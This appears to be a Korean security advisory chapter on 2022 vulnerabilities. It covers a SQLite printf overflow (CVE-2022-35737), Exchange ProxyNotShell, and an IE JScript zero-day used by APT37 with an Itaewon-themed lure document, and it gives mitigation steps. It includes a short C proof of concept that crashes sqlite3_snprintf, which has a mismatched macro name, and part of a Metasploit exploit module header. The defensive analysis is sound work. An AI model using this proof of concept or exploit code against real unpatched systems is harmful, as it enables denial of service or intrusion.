


그림 2-3 SQLite 홈페이지 (https://sqlite.org)

SQLite는 2000년 8월 17일 1.0 버전을 릴리즈 한 이후 지금까지 22년이 넘는 기간 동안 333차례에 걸친 릴리즈 히스토리를 가지고 있을 만큼 오랫동안 사용되어온 소프트웨어이다. 오랜 세월만큼, SQLite는 많은 취약점을 노출해 왔다. 올 하반기에도 8건의 취약점이 공개됐으며, 이중 9.8 이상의 초고위험으로 분류된 취약점이 2개나 있을 만큼 지속적인 관심이 필요한 소프트웨어이다.

Release	Vulnerability ID	Description	CVSS Severity
2022.08.03	CVE-2022-35737	3.39.2 이전의 SQLite 1.0.12 ~ 3.39.x에서 수십억 바이트가 C API에 대한 문자열 인수에 사용되는 경우 배열 범위 오버플로가 발생할 수 있음.	V3.1: 7.5 HIGH
2022.08.18	CVE-2022-37062	1.46.16 이하의 모든 FLIR AX8 열 센서 카메라 버전은 부적절한 디렉터리 액세스 제한으로 인해 안전하지 않은 설계 취약점의 영향을 받음. 인증되지 않은 원격 공격자는 SQLite 사용자 데이터베이스의 경로가 포함된 URI를 전송하고 다운로드해 이를 악용할 수 있으며, 악용에 성공하면 공격자가 사용자 이름과 해시된 암호를 추출할 수 있음	V3.1: 7.5 HIGH
2022.08.25	CVE-2021-42523	colord/src/cd-device-db.c 및 colord/src/cd-profile-db.c에 공개 취약점이 있음. 'sqlite3_exec'의 'err_msg'가 사용 후 해제되지 않고, libxml2는 호출자가 해제해야 함	V3.1: 7.5 HIGH
2022.09.01	CVE-2020-35525	SQlite 3.31.1에서 INTERSEC 쿼리 처리에서 잠재적인 널 포인터 역참조가 발견됨.	V3.1: 7.5 HIGH
2022.09.01	CVE-2020-35527	SQLite 3.31.1에는 중첩된 FROM 절이 있는 뷰에 대한 ALTER TABLE을 통한 범위를 벗어난 액세스 문제가 있음	V3.1: 9.8 CRITICAL
2022.09.08	CVE-2022-40280	3.0_GBM(및 3.1_PRE)을 통해 Samsung TizenRT에서 문제가 발견됨. security/provisioning/src/provisioningdatabasemanager.c의 createDB에는 sqlite3_open_v2 다음에 누락된 sqlite3_close가 있어 서비스 거부가 발생함	V3.1: 7.5 HIGH
2022.09.28	CVE-2022-40278	3.0_GBM(및 3.1_PRE)을 통해 Samsung TizenRT에서 문제가 발견됨. security/provisioning/src/provisioningdatabasemanager.c의 createDB에는 sqlite3_exec 이후 누락된 sqlite3_free가 있어 서비스 거부가 발생함	V3.1: 7.5 HIGH
2022.12.12	CVE-2022-46908	3.40.0까지의 SQLite는 신뢰할 수 없는 CLI 스크립트 실행을 위해 --safe에 의존할 때, azProhibitedFunctions 보호 메커니즘을 제대로 구현하지 않고 대신 WRITEFILE과 같은 UDF 함수를 허용함	V3.1: 9.8 CRITICAL

표 2-3 2022년 하반기 SQLite 취약점

지난 8월, SQLite 라이브러리 API를 사용하는 애플리케이션에 영향을 미치는 CVE-2022-35737이 공개됐다. CVE-2022-35737은 SQLite 버전 1.0.12(2000년 10월 17일 릴리스)부터 도입됐으며 약 22년간 취약점을 내포한 채로 이용되다가 3.39.2(2022년 7월 21일) 버전에서 수정됐다. CVE-2022-35737은 64비트 시스템에서 악용될 수 있으며 악용 가능성은 프로그램이 컴파일 되는 방식에 따라 다르게 나타난다. 라이브러리가 스택 카나리 없이 컴파일 될 경우 임의 코드 실행이 가능하고 비정상적인 서비스 오류가 발생하게 된다.

카나리(Canaries : Canary word)란?

버퍼 오버 플로우를 모니터 하기 위해 버퍼와 제어 데이터 사이에 설정된 값이다. 버퍼 오버플로가 발생하면 Canary 값이 손상되고, Canaries 데이터의 검증에 실패해, 오버플로에 대한 경고가 출력되고, 손상된 데이터를 무효화 처리된다.

취약한 시스템에서 CVE-2022-35737 취약점에 의해 형식 문자열에 %Q, %q 또는 %w 형식 대체 유형이 포함된 긴문자열 입력이 printf 함수의 SQLite 구현에 전달되는 경우 프로그램 충돌 오류가 발생할 수 있다. 또한 형식 문자열에 ! 특수 문자를 사용하여 유니코드 문자 스캐닝을 활성화하면 최악의 경우 임의 코드 실행이 가능하거나 프로그램을 무한정 정지 및 루프에 빠지게 할 수 있다.

```
227  static zend_string* sqlite_handle_quoter(pdo_dbh_t *dbh, const zend_string
228  *unquoted, enum pdo_param_type paramtype)
229  {
230   char *quoted = safe_emalloc(2, ZSTR_LEN(unquoted), 3);
231   /* TODO use %Q format? */
232    sqlite3_snprintf(2*ZSTR_LEN(unquoted) + 3, quoted, "'%q'", ZSTR_
233  VAL(unquoted));
234   zend_string *quoted_str = zend_string_init(quoted, strlen(quoted), 0);
235   efree(quoted);
      return quoted_str;
     }
```

표 2-4 PHP PDO SQLite module SQLite String Format 소스 코드

참조 : https://github.com/php/php-src/blob/5d5d9796fc4bd6d91f39db5531ae5713b8afbaec/ext/pdo_sqlite/sqlite_driver.c#L227

PHP PDO SQLite 모듈에서 인용 문자를 적절하게 이스케이프 처리하는 데 사용되는 함수가 있는 라인 232에서 부호 없는 long(2*ZSTR_LEN(unquoted)+3)이 sqlite3_snprintf에 첫 번째 매개변수로 전달되며 부호 있는 정수를 기대한다. 이 버그를 악용해 큰 문자열을 함수에 전달하여 따옴표 문자가 일치하지 않는 잘못된 형식의 문자열을 생성하고 취약한 응용 프로그램에서 SQL 삽입을 수행했을 때 크래쉬가 발생한다.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sqlite3.h>

#define STR_LEN ((0x100000001 - 3) / 2)

int main(int argc, char *argv[]) {

    char *src = calloc(1, STR_LEN + 1); // Account for NULL byte.
    memset(src, 'a', STR_SIZE);
    char *dst = calloc(1, STR_LEN + 3); // Account for extra quotes and NULL byte.

    sqlite3_snprintf(2*STR_LEN + 3, dst, "'%q'", src);

    printf("src: %s\n", src);
    printf("dst: %s\n", dst);
    return 0;
}
```

표 2-5 PHP PDO SQLite module SQLite String Format 소스 코드

[표 2-5]는 작은따옴표 문자가 다른 작은따옴표로 이스케이프 되는 문자열을 출력하기 위해 형식 지정자 %q와 함께 sqlite3_snprintf를 적절하게 사용하기 위해 작성된 코드로, 여기에 큰 2GB 문자열을 직접 전달해 PHP 스크립트가 동작하도록 작성했다. 그 결과 [그림 4]와 같이 SQLite가 printf 계열 함수의 사용자 지정 구현 부분에서 큰 문자열을 제대로 처리하지 못한다는 것을 확인할 수 있다.

```
$ gcc snprintf-crash.c -I/usr/include/ -L/usr/lib/x86_64-linux-gnu/ -l:libsqlite3.so
$ ./a.out
fish: "./a.out" terminated by signal SIGSEGV (Address boundary error)
```

그림 2-4 sqlite3_snprintf 함수의 크래쉬 결과

사용자 지정 SQLite printf 함수 계열은 문자열 형식 지정을 처리하는 sqlite3_str_vappendf 함수를 내부적으로 호출한다. sqlite3_str_vappendf 함수에 큰 문자열을 입력하면 형식 대체 유형이 %q, %Q 또는 %w인 경우 부호 있는 정수 오버플로가 발생할 수 있다. sqlite3_str_vappendf는 입력 fmt 문자열을 스캔하고 fmt 문자열에 지정된 형식 대체 유형에 따라 가변 크기 인수 목록의 형식을 지정한다. %q, %Q 및 %w 형식 지정자를 처리하기 위한 case 문 [표 2-6](src/printf.c 파일의 803-850행)에서 함수는 올바른 출력 바이트 수를 계산하기 위해 824-828행에서 입력 문자열에서 따옴표 문자를 스캔한다. 그런 다음 입력을 출력 버퍼에 복사하고 필요에 따라 842-845행에서 인용 문자를 추가한다.

```
803     case etSQLESCAPE:           /* %q: Escape ' characters */
804     case etSQLESCAPE2:          /* %Q: Escape ' and enclose in '...' */
805      case etSQLESCAPE3: {        /* %w: Escape " characters */
806       int i, j, k, n, isnull;
807       int needQuote;
808       char ch;
809       char q = ((xtype==etSQLESCAPE3)?'"':'\'');   /* Quote character */
810       char *escarg;   /*escarg는 입력 문자열을 가리킴*/
811
812       if( bArgList ){
813         escarg = getTextArg(pArgList);
814       }else{
815         escarg = va_arg(ap,char*);
816       }
817       isnull = escarg==0;
818       if( isnull ) escarg = (xtype==etSQLESCAPE2 ? "NULL" : "(NULL)");
819       /* For %q, %Q, and %w, the precision is the number of bytes (or
820       ** characters if the ! flags is present) to use from the input.
821       ** Because of the extra quoting characters inserted, the number
822       ** of output characters may be larger than the precision.
823       */
824       k = precision;
825       for(i=n=0; k!=0 && (ch=escarg[i])!=0; i++, k--){
826         if( ch==q )  n++;
827         if( flag_altform2 && (ch&0xc0)==0xc0 ){
828           while( (escarg[i+1]&0xc0)==0x80 ){ i++; }
829         }
830       }
831       needQuote = !isnull && xtype==etSQLESCAPE2;
832       n += i + 3;
833       if( n>etBUFSIZE ){
834         bufpt = zExtra = printfTempBuf(pAccum, n);
835         if( bufpt==0 ) return;
836       }else{
837         bufpt = buf;
838       }
```

```
839         j = 0;
840         if( needQuote ) bufpt[j++] = q;
841         k = i;
842         for(i=0; i<k; i++){
843           bufpt[j++] = ch = escarg[i];
844           if( ch==q ) bufpt[j++] = ch;
845         }
846         if( needQuote ) bufpt[j++] = q;
847         bufpt[j] = 0;
848         length = j;
849         goto adjust_width_for_utf8;
850       }
```

표 2-6 SQLite의 printf.c의 803~850행의 소스 코드

[표 2-6]의 833-838 행은 입력 문자열의 포맷된 바이트를 수신하기 위해 충분한 크기의 버퍼가 할당되도록 보장하기로 되어 있다. 출력 문자열 크기가 etBUFSIZE 바이트(기본적으로 70바이트)를 초과할 수 있는 경우, 프로그램은 출력 문자열을 보유하기에 충분한 크기의 버퍼를 동적으로 할당한다(834행). 만일, 그렇지 않으면 프로그램은 출력 버퍼가 etBUFSIZE 바이트의 스택 할당 버퍼보다 작을 것으로 예상하고 작은 스택 할당 버퍼가 대신 사용된다(837행). 최소한 i 바이트가 입력에서 대상 버퍼로 복사되는데, n이 음수로 오버플로우되면 i가 etBUFSIZE를 초과하더라도 스택 할당 버퍼가 사용되어 입력 문자열이 출력 버퍼에 복사될 때, 스택 버퍼 오버플로우가 발생하게 된다(843행).

우리는 CVE-2022-35737에서 큰 문자열 입력이 printf 함수의 SQLite 구현에 전달되고 형식 문자열에 %Q, %q 또는 %w 형식 대체 유형이 포함되어 있을 때 악용될 수 있음을 확인했다. 이것은 프로그램을 충돌시키기에 충분하며, 또한 형식 문자열이 추가로 유니코드 문자를 허용하는 경우, 저장된 반환 주소를 덮어씀으로써 프로그램이 무한 반복되도록 할 수 있다.

대응 방안

CVE-2022-35737은 공격자가 프로그램을 충돌시키거나 제어할 수 있는 치명적인 취약점이다. 이 취약점은 시스템이 주로 32비트 아키텍처였던 2000년대 초반에는 오류를 확인하기 어려웠다. 64비트의 아키텍처를 사용하는 현재에서야 그 취약점이 유효한 상태로 노출됐다. 이처럼 많은 오래된 소프트웨어들이 잠재적인 취약점을 내포하고 있으면서도 사용 환경에 따라 문제들이 발견되지 않고 있는 경우가 많다. 따라서, 오래된 솔루션과 프로그램일 수록 관성적인 신뢰가 아닌 지속적인 관심을 통해 위험을 모니터링하고 최신 패치를 통해 안전성을 확보를 하는 노력이 필요하다.

3. 반복되는 제로데이 위험 – MS Exchange Server 보안 취약점

- 취약대상 및 발생 가능한 위협: Microsoft Exchange Server 2013, 2016 및 2019에서 원격 코드 실행이 가능함
- 대응방법: 제조사(Microsoft)의 보안업데이트 공지를 참조하여 최신 버전으로 업데이트 적용
  (※ On-premise 환경 사용자의 경우 조치가 필요하며, Microsoft Exchange Online 사용자는 별도 조치가 필요하지 않음)
- 사고 시나리오: 공격자는 CVE-2022-41040의 SSRF 취약점을 이용해 권한을 상승 시킬 수 있으며, Exchange Server에 대한 인증된 공격자가 CVE-2022-41082 취약점을 트리거 할 수 있음. CVE-2022-41082 취약점은 공격자가 Microsoft Exchange Server에서 원격코드실행이 가능하도록 허용함으로써 원격 명령어의 실행을 통한 서버 장악 및 데이터의 유출이 가능함

2021년, Microsoft의 Exchage 서버를 이용한 제로데이 공격이 발생했었다. 당시 공격에 이용됐던 취약점은 CVE-2021-26855(SSRF), CVE-2021-27065(Arbitrary File Write)로 공격자는 CVE-2021-26855 취약점을 이용해 내부 서버 정보를 획득한 후, 획득한 정보를 이용해 CVE-2021-27065 취약점을 이용, 공격코드를 Server Side 언어(.aspx)로 저장함으로써, 이후 변조한 URL로 접근해 원격 명령 실행이 가능했다.




그림 2-5 CVE-2021-26855와 CVE-2021-27065를 이용한 Zero-day 공격

참조 : MS 블로그

Zero-day 공격에 노출된 지 1년이 지나지 않은 지금 MS의 Exchange 서버는 다시 한번 유사한 위험에 노출 됐다. 11월 8일, MS는 Microsoft Exchange Server 2013, Exchange Server 2016 및 Exchange Server 2019에 영향을 미치는 2개의 제로데이 취약점에 대한 업데이트를 발표했으며, 이 두 개의 제로데이 취약점은 CVE-2022-41040, CVE-2022-41082로, ProxyNotShell이라고 불린다. CVE-2022-41040는 SSRF 취약점이며, CVE-2022-41082은 공격자가 PowerShell에 액세스 할 때, 원격코드실행(RCE)이 가능하도록 허용한다.

SSRF(Server Side Request Forgery)란?

서버 측에서 위조된 HTTP 요청을 발생시켜 직접적인 접근이 제한된 서버 내부 자원에 접근해 외부로 데이터 유출 및 오동작을 유발하는 공격으로, 공격형태만 보면 위조된 HTTP 요청(Request Forgery)를 이용한 공격이기 때문에 CSRF(Cross Site Request Forgery)와 유사하다고 볼 수 있으나 공격자의 공격이 발현되는 지점이 서버 측(Server Side)인지 클라이언트 측(Client Side)인지의 여부에 따라서 공격 형태가 구분된다.

CVE-2022-41040은 인증된 공격자가 CVE-2022-41082를 원격으로 트리거 하도록 할 수 있다. 그러나 취약점을 성공적으로 악용하려면 취약한 Exchange Server에 대한 인증된 액세스가 필요하며, 취약점은 개별적으로도 사용할 수 있다.




그림 2-6 CVE-2022-41040 and CVE-2022-41082를 이용한 Zero-day 공격

참조 : MS 블로그

이러한 취약점에는 인증이 필요하지만 악용에 필요한 인증은 표준 사용자의 인증일 수 있다. 표준 사용자 자격 증명은 암호 탈취나 또는 다크웹에서의 구매 거래와 같은 다양한 방법을 통해 획득할 수 있다. 인증이 필요했던 이전의 Exchange 취약점은 랜섬웨어를 배포하는 공격자의 툴킷에 채택됐으며 이러한 취약점은 Exchange 시스템이 공격자에게 부여하는 높은 권한 액세스로 인해 유사한 공격에 포함될 가능성이 있다.

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
 Rank = ExcellentRanking
```

```
prepend Msf::Exploit::Remote::AutoCheck
include Msf::Exploit::CmdStager
include Msf::Exploit::Remote::HTTP::Exchange
include Msf::Exploit::Remote::HTTP::Exchange::ProxyMaybeShell
include Msf::Exploit::EXE

def initialize(info = {})
  super(
    update_info(
      info,
      'Name' => 'Microsoft Exchange ProxyNotShell RCE',
      'Description' => %q{
        This module chains two vulnerabilities on Microsoft Exchange Server
        that, when combined, allow an authenticated attacker to interact with
        the Exchange Powershell backend (CVE-2022-41040), where a
        deserialization flaw can be leveraged to obtain code execution
        (CVE-2022-41082). This exploit only support Exchange Server 2019.

        These vulnerabilities were patched in November 2022.
      },
      'Author' => [
        'Orange Tsai', # Discovery of ProxyShell SSRF
        'Spencer McIntyre', # Metasploit module
        'DA-0x43-Dx4-DA-Hx2-Tx2-TP-S-Q', # Vulnerability analysis
        'Piotr Bazydło', # Vulnerability analysis
        'Rich Warren', # EEMS bypass via ProxyNotRelay
        'Soroush Dalili' # EEMS bypass
      ],
      'References' => [
        [ 'CVE', '2022-41040' ], # ssrf
        [ 'CVE', '2022-41082' ], # rce

    ……. ……..
end
```

표 2-7 Microsoft Exchange ProxyNotShell 원격 실행 코드

참조: https://packetstormsecurity.com/files/170066/Microsoft-Exchange-ProxyNotShell-Remote-Code-Execution.html

대응 방안


[표 2-7]에서 보는 것과 같이 MS Exchange Server의 취약점 공격 코드가 공개되어 있는 만큼, 업데이트된 패치를 적용하거나 URL Rewrite자동설정 방법(EOMTv2) 과 Remote Powershell 사용제한 방법을 통해 위험을 완화할 수 있다.

완화 방법 1 – URL Rewrite자동설정 방법

Automation script 을 이용해서 취약점을 완화 시킬 수 있으며, 이 스크립트는 IIS URL Rewrite를 자동으로 설정해서 CVE-2022-41040(Microsoft Exchange Server Elevation of Privilege Vulnerability-권한상승 취약성)에 예방한다.

스크립트 다운로드 URL : https://microsoft.github.io/CSS-Exchange/Security/EOMTv2/

- PowerShell 3 또는 그 이후의 버전
- PowerShell script 는 반드시 Administrator 권한으로 실행되어야 함



- IIS 7.5 또는 그 이후의 버전
- 스크립트를 사용할 수 있는 Exchange의 롤
  - Exchange 2013 Client Access Server role
  - Exchange 2016 Mailbox role
  - Exchange 2019 Mailbox role

[샘플] Server Role 확인 방법.

```
[PS] C:\Windows\system32>Get-ExchangeServer | select name,ServerRole

Name    ServerRole
----    ----------
E2k16-1    Mailbox
E2k16-2    Mailbox
```

- Windows OS 버전
  - Server 2008 R2
  - Server 2012
  - Server 2012 R2
  - Server 2016
  - Server 2019
- 만약 고객사 Exchange 가 설치된 Window OS 버전이 Windows Server 2016 버전보다 OLD 한 경우, IIS Rewrite Module2.1 이 동작하도록 하기 위해 KB2999226 가 필요함 (예를 들면, Windows Server 2012 R2,Windows Server 2012 등)
- [옵션] 스크립트와 IIS URL rewrite 모듈을 업데이트 하기 위하여 외부 인터넷 연결 필요

표 2-8 Exchange On-premises Mitigation Tool v2 를 사용하기 위한 선행 요건

완화 방법 2 – Remote Powershell 사용제한 방법

Remote Powershell 을 Non-admin 유저에 대해서, Disable 함으로써, 탈취된 계정을 통해서 Remote Powershell 을 통한 서버 제어를 못하도록 하는 방법. 즉, Exchange 관리자 계정에 대해서만 RemotePowershellEnabled를 True 로 설정함. 다음의 [표 2-9]의 명령어를 참조하여 설정할 수 있다.

Non-admin 사용자의 비활성화 명령어

```
=>$Set-User "Non-admin 사용자 계정명" -RemotePowerShellEnabled $false
```

모든 사용자의 원격 PowerShell 액세스 상태를 확인할 수 있는 명령어

```
=>$Get-User -ResultSize unlimited | Format-Table Name,DisplayName,RemotePowerShellEnabled -AutoSize
```

원격 PowerShell 권한을 가진 사용자 계정을 확인할 수 있는 명령어

```
=>$Get-User -ResultSize unlimited -Filter 'RemotePowerShellEnabled -eq $true'
```

표 2-9 PowerShell 사용자 계정 비활성화 및 상태 확인 명령어

4. 해킹 그룹에 이용되는 잠재 위험 – JavaScript 엔진 보안 취약점

- 취약대상 및 발생 가능한 위협: 2022년 11월 패치가 적용되지 않은 Windows7 ~ 11, Windows Server2008 ~ 2022에서 임의의 코드를 원격에서 실행 가능함
- 대응방법: 제조사(Microsoft)의 11월 보안 패치를 적용하고, 최신 버전으로 유지함
- 사고 시나리오: 이메일 또는 SNS등을 통해 공격자가 악의적으로 제작한 파일을 취약한 윈도우 버전의 사용자가 오픈하도록 유도함으로써, 피싱 공격을 통해 사용자의 PC를 장악하여 원격 실행하거나 보관되어 있는 자료를 유출할 수 있음

Microsoft는 지난 11월 이용자들의 주의가 요구되는 Windows Sprinting Language에서 원격 코드 실행 취약점(CVE-2022-41128) 취약점을 공개했다. 지금 이 시간에도 수많은 취약점은 공개되고 있으며, 우리는 취약점의 홍수 속에서 하루하루 대응하며 위협에 노출되지 않도록 노력하며 생활하고 있다. 취약점은 공격자들이 어떻게 이용하는가에 따라 실제의 위험도가 달라진다. 심각한 초고위험의 취약점이라도 공격자에 의해 이용이 되지 않을 경우에는 실제 피해가 발생하지 않기 때문에 위협의 정도가 약한 반면, 패치가 배포되고 대응방안이 공개된 취약점이라도 공격자들이 적극적으로 이용하게 되는 경우는 심각한 위협이 될 수 있다. CVE-2022-41128로 알려진 취약점은 현재 패치가 공개됐음에도 불구하고, 북한의 APT37이라는 그룹으로 추정되는 공격자에 의해 해당 취약점을 이용하는 공격 코드가 제작되어 배포되고 있어, 실제 피해가 발생할 수 있는 심각한 취약점으로 매우 높은 관심과 주의가 요구된다.

APT37은?

APT37은 그룹 123(Group 123), 잉키스퀴드(InkySquid), 리퍼(Reaper), 스카크러프트(Scarcruft)라는 코드네임으로도 불리는 북한의 사이버범죄 그룹으로, 최소 2012년부터 북한 정부를 위해 공격을 실시하는 조직으로 알려져 있다. 워드프로세스나 Adobe Flash의 제로데이(Zero-day) 취약점을 이용한 공격을 행하는 등 주로 스피어 피싱이나 소셜 엔지니어링을 통한 공격을 주로 하는 것으로 알려져 있다. 주로 한국을 표적으로 삼았지만 일본, 베트남, 러시아, 네팔, 중국, 인도, 루마니아, 쿠웨이트, 중동 등도 공격 대상으로 삼고 있다.

CVE-2022-41128 취약점은 인터넷 익스플로러(Internet Explorer)의 자바스크립트(JavaScript) 엔진에서 사용되는 "jscript9.dll"에서 발견된 제로데이(Zerd-day) 취약점이다. 1995년 처음 출시된 인터넷 익스플로러는 한때 인터넷 브라우저의 시장의 90% 이상의 점유율을 차지할 만큼 일반인들이 인터넷을 사용할 수 있는 기회를 제공해 줬다. 그러하던 인터넷 익스플로러는 27년 간의 서비스를 마지막으로 지난 2022년 6월 15일부로 막을 내렸다. "jscript9.dl" 파일은 인터넷 익스플로러에 포함되어 있던 자바스크립트엔진으로, 인터넷 익스플로러의 종료와 함께 사라졌어야 하는 파일이나 마이크로 소프트 오피스(MS Office)에서는 여전히 인터넷 익스플로러의 자바스크립트 엔진을 사용하고 있어 CVE-2022-41128 취약점에 의한 공격에 노출되고 있다.




그림 2-7 CVE-2022-41128 취약점을 이용하여 제작된 공격 파일

구글의 위협 분석 그룹(TAG: Threat Analysis Group)은 이태원 참사와 관련한 문서를 이용하여 공격자(APT37로 추정)가 사용자의 관심을 끌어 공격을 시도하고 있다는 것을 확인했다. 공격에 이용된 파일은 "221031 Seoul Yongsan Itaewon accident response situation (06:00).docx"라는 이름으로 제작된 워드 파일로, 사고개요와 인명피해, 조치 상황 등 이태원에서 일어난 비극적인 참사에 대해 자세히 적혀 있어 국가의 사회적 관심사를 미끼로 이용한 위장한 악성파일로 바이러스토탈(Virustotal.com)에도 여러 건이 등록되고 검사됐다.

